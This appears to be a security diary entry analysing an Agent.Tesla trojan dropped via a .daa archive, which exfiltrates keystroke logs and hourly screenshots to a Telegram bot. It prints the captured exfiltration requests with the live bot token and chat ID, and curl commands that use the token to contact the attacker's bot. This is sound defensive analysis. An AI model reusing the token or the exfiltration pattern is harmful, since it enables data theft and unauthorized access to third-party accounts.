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Agent.Tesla Dropped via a .daa Image and Talking to Telegram

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A few days ago, I found an interesting file delivered by email (why change a winning combination?). The file has a nice extension: “.daa” (Direct Access Archive). We already reported such files in 2019 and Didier wrote a diary[1] about them. Default Windows installation, can’t process “.daa” files, you need a specific tool to open them (like PowerISO). I converted the archive into an ISO file and extracted the PE file inside it.

The sample was called “E445333###.exe” (SHA256:853a7edf8144e06014e0c1a841d1f1840de954a866d5ce73ff12833394ff0ead) and has a VT score of 48/70[2]. It’s a classic Agent.Tesla but this one uses another C2 channel to exfiltrate data. Instead of using open email servers, it uses Telegram (the messenger application). I started to debug the PE file (a classic .Net executable) but it took a lot of time before reaching some interesting activity so I took another approach and went back to a classic behavioral analysis. I fired a REM Workstation, connected it to the Internet through a REMnux, and launched the executable.

It took some time (approx 15 mins) before I saw the first connection to api[.]telegram[.]org:

```
POST hxxps://api[.]telegram[.]org/bot1815802853:AAFwTZ6mRU-
UOmcTcCR8glZAAkNmzHpMkL8/sendDocument HTTP/1.1

Content-Type: multipart/form-data; boundary=--------------------------
-8d94d2d30eed79c

Host: api.telegram.org
Content-Length: 983
Expect: 100-continue
Connection: Keep-Alive
-----------------------------8d94d2d30eed79c
Content-Disposition: form-data; name="chat_id"

1599705393
-----------------------------8d94d2d30eed79c
Content-Disposition: form-data; name="caption"

New Log Recovered!
User Name: REM/DESKTOP-2C3IQHO
OSFullName: Microsoft Windows 10 Enterprise
CPU: Intel(R) Core(TM) i9-9980HK CPU @ 2.40GHz
RAM: 8191.49 MB
-----------------------------8d94d2d30eed79c
Content-Disposition: form-data; name="document"; filename="REM-DESKTOP-2C3IQHO 2021-
07-22 04-24-32.html"
Content-Type: text/html

Time: 07/22/2021 16:24:31<br>User Name: REM<br>Computer Name: DESKTOP-
2C3IQHO<br>OSFullName: Microsoft Windows 10 Enterprise<br>CPU: Intel(R) Core(TM) i9-
9980HK CPU @ 2.40GHz<br>RAM: 8191.49 MB<br>IP Address: <br><hr><br><font
color="#00b1ba"><b>[ Process Hacker: </b>Filter <b>]</b> <font color="#000000">
(07/22/2021 16:01:01)</font></font><br>api<font color="#00ba66">{ENTER}</font><br>

-----------------------------8d94d2d30eed79c--
```


And the reply:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Thu, 22 Jul 2021 14:24:34 GMT
Content-Type: application/json
Content-Length: 662
Connection: keep-alive
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection

{"ok":true,"result":{"message_id":6630,"from":
{"id":1815802853,"is_bot":true,"first_name":"Bigdealz","username":"Bigdealzbot"},"chat
{"id":1599705393,"first_name":"Gracia","last_name":"Smith","username":"Graciasmith1","
{"file_name":"REM-DESKTOP-2C3IQHO 2021-07-22 04-24-
32.html","mime_type":"text/html","file_id":"BQACAgQAAxkDAAIZ5mD5f6KNxerk3Fq4TG00ctuw4K
 Log Recovered!\n\nUser Name: REM/DESKTOP-2C3IQHO\nOSFullName: Microsoft Windows 10
Enterprise\nCPU: Intel(R) Core(TM) i9-9980HK CPU @ 2.40GHz\nRAM: 8191.49 MB"}}
```

A few minutes later, the Trojan started to exfiltrate screenshots:

```
POST hxxps://api[.]telegram[.]org/bot1815802853:AAFwTZ6mRU-
UOmcTcCR8glZAAkNmzHpMkL8/sendDocument HTTP/1.1
Content-Type: multipart/form-data; boundary=-------------------------
-8d94d3662696c53
Host: api.telegram.org
Content-Length: 194635
Expect: 100-continue
Connection: Keep-Alive

-----------------------------8d94d3662696c53
Content-Disposition: form-data; name="chat_id"

1599705393

-----------------------------8d94d3662696c53
Content-Disposition: form-data; name="caption"

New Screenshot Recovered!
User Name: REM/DESKTOP-2C3IQHO
OSFullName: Microsoft Windows 10 Enterprise
CPU: Intel(R) Core(TM) i9-9980HK CPU @ 2.40GHz
RAM: 8191.49 MB

-----------------------------8d94d3662696c53
Content-Disposition: form-data; name="document"; filename="REM-DESKTOP-2C3IQHO 2021-
07-22 05-30-21.jpeg"
Content-Type: image/jpeg

JFIF``C
(1#%(:3=
<9387@H\N@DWE78PmQW_bghg>Mqypdx\egcC//cB8Bcccccccccccccccccccccccccccccccccccccccccccc

[stuff deleted]
```

The file that is uploaded contains a timestamp. This confirmed to me that a screenshot is exfiltrated every hour.


Process Hacker [DESKTOP-2C3IQHO\REM]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search Processes (Ctrl+K)
Processes Services Network Disk
Progress Telerik Fiddler Web Debugger
File Edit Rules Tools View Help
WinConfig Replay Go Stream Decode Keep: All sessions Any Process

Name
- ApplicationFrameHost.exe
- csrss.exe
- csrss.exe
- ctfmon.exe
- dllhost.exe
- dllhost.exe
- dwm.exe
- E445333###.exe
- explorer.exe
- Fiddler.exe
- fontdrvhost.exe
- fontdrvhost.exe
- Interrupts
- lsass.exe
- Memory Compression
- msdtc.exe
- ProcessHacker.exe
- RuntimeBroker.exe
- RuntimeBroker.exe
- RuntimeBroker.exe
- SearchFilterHost.exe
- SearchIndexer.exe
- SearchProtocolHost.exe
- SearchUI.exe

#	Result	Protocol	Host	URL	Body	Caching	Content-Type
2...	200	HTTP	Tunnel to	v10.vortex-win.data.micr...	0		
2...	304	HTTP	ctldl.windowsupdat...	/msdownload/update/v3/s...	0	public,...	application/...
2...	200	HTTP	Tunnel to	settings-win.data.microso...	0		
2...	200	HTTPS	settings-win.data.m...	/settings/v3.0/utc/app?Is...	29,190	no-cac...	application/...
2...	200	HTTP	Tunnel to	settings-win.data.microso...	0		
2...	200	HTTPS	settings-win.data.m...	/settings/v3.0/TELEMETR...	53	no-cac...	application/...
2...	200	HTTP	Tunnel to	settings-win.data.microso...	0		
2...	200	HTTPS	settings-win.data.m...	/settings/v3.0/telemetry/...	42,538	no-cac...	application/...
2...	200	HTTP	Tunnel to	watson.telemetry.microso...	0		
2...	408	HTTPS	watson.telemetry....	/Telemetry.Request	512	no-cac...	text/html; c...
2...	200	HTTP	Tunnel to	watson.telemetry.microso...	0		
2...	408	HTTPS	watson.telemetry....	/Telemetry.Request	512	no-cac...	text/html; c...
2...	200	HTTP	Tunnel to	watson.telemetry.microso...	0		
2...	408	HTTPS	watson.telemetry....	/Telemetry.Request	512	no-cac...	text/html; c...
2...	200	HTTP	Tunnel to	watson.telemetry.microso...	0		
2...	408	HTTPS	watson.telemetry....	/Telemetry.Request	512	no-cac...	text/html; c...
2...	200	HTTP	Tunnel to	watson.telemetry.microso...	0		
2...	200	HTTP	Tunnel to	watson.telemetry.microso...	0		
2...	408	HTTPS	watson.telemetry....	/Telemetry.Request	512	no-cac...	text/html; c...
2...	200	HTTP	Tunnel to	watson.telemetry.microso...	0		

Because we know the bot ID, we can interact with it.

Let’s check the bot info:

```
remnux@remnux:~$ curl -s hxxps://api[.]telegram[.]org/bot1815802853:AAFwTZ6mRU-UOmcTcCR8glZAAkNmzHpMkL8/getMe | jq
{
  "ok": true,
  "result": {
    "id": 1815802853,
    "is_bot": true,
    "first_name": "Bigdealz",
    "username": "Bigdealzbot",
    "can_join_groups": true,
    "can_read_all_group_messages": false,
    "supports_inline_queries": false
  }
}
```

The user the bot is talking to is "Graciasmith1" (still online on Telegram when I'm writing this diary). Let's make it aware that we are also alive:

```
remnux@remnux:~$  curl -s hxxps://api[.]telegram[.]org/bot1815802853:AAFwTZ6mRU-
UOmcTcCR8glZAAkNmzHpMkL8/sendMessage -X POST -d '{"chat_id":"1599705393",
"text":"Ping"}' -H "Content-Type: application/json" | jq
{
  "ok": true,
  "result": {
    "message_id": 6884,
    "from": {
      "id": 1815802853,
      "is_bot": true,
      "first_name": "Bigdealz",
      "username": "Bigdealzbot"
    },
    "chat": {
      "id": 1599705393,
      "first_name": "Gracia",
      "last_name": "Smith",
      "username": "Graciasmith1",
      "type": "private"
    },
    "date": 1627107886,
    "text": "Ping"
  }
}
```

As you can see, today it's very touchy to spot malicious activity just by watching classic IOCs like IP addresses or domain names. Except if you prevent your users to access social networks like Telegram, who will flag traffic to api.telegram.org as suspicious? Behavioral monitoring can be the key: You can see requests at regular intervals, outside business hours, or from hosts that should not execute social network applications. Because your servers can access the Internet directly, right? ;-)

[1] https://isc.sans.edu/forums/diary/The+DAA+File+Format/25246
[2] https://www.virustotal.com/gui/file/853a7edf8144e06014e0c1a841d1f1840de954a866d5ce73ff12833394ff0ead/detection

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Keywords: API Bot Telegram Malware Trojan
0 comment(s)

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